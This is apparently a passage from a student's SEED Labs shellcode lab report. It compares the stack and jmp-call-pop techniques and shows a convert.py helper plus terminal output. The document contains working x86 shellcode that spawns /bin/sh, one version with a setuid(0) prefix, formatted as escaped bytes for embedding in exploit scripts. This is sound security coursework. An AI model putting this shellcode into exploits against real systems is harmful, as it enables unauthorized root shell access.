In comparing the two approaches, the **Stack Approach** is generally superior because it dynamically constructs data on the stack , which is inherently a writable memory segment, whereas the **Code Segment Approach** (jmp-call-pop) requires the code region to be writable to modify placeholders like null terminators. While the Code Segment Approach is an elegant way to find data addresses using the function call mechanism , it often triggers crashes on modern systems with strict memory protections unless linked with specific flags like --omagic. Consequently, the Stack Approach is more reliable for actual attacks, as shellcode is typically injected into writable segments like the stack or heap anyway.

Task-5: Using the shellcode in Attacking code

In actual attacks, we need to include the shellcode in our attacking code, such as a Python or C program. We usually store the machine code in an array, but converting the machine code printed above to the array assignment in Python and C programs is quite tedious if done manually, especially if we need to perform this process many times in the lab. We wrote the following Python code to help this process. Just copy whatever you get from the xxd command (only the shellcode part) and paste it to the following code, between the lines marked by """. The code is included in Labsetup Folder.

convert.py

```
#!/usr/bin/env python3

# Run "xxd -p -c 20 mysh.o", and
# copy and paste the machine code part to the following:
ori_sh ="""
31db31c0b0d5cd80
31c050682f2f7368682f62696e89e3505389e131
d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '   "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
       s += '"\n' + '   "'
s += '"\n' + ").encode('latin-1')"
print(s)
```

The convert.py program will print out the following Python code that you can include in your attack code. It stores the shellcode in a Python array.

```
[02/04/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ nasm -f bin mysh2.s -o mysh2.bin
[02/05/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ xxd -p mysh2.bin
eb155b31c0884307895b0889430c8d4b0831d2b00bcd80e8e6ffffff2f62
696e2f73682a4141414142424242
[02/05/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ gedit convert.py
[02/05/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ python3 convert.py
Length of the shellcode: 44
shellcode= (
   "\xeb\x15\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b"
   "\x08\x31\xd2\xb0\x0b\xcd\x80\xe8\xe6\xff\xff\xff\x2f\x62\x69\x6e"
   "\x2f\x73\x68\x2a\x41\x41\x41\x41\x42\x42\x42\x42"
).encode('latin-1')
[02/05/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$
```

The final step involved using the convert.py utility to transform raw hex machine code into a formatted Python/C byte array . This automates the process of embedding the functional shellcode into an exploit script for actual use in code injection attacks

Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.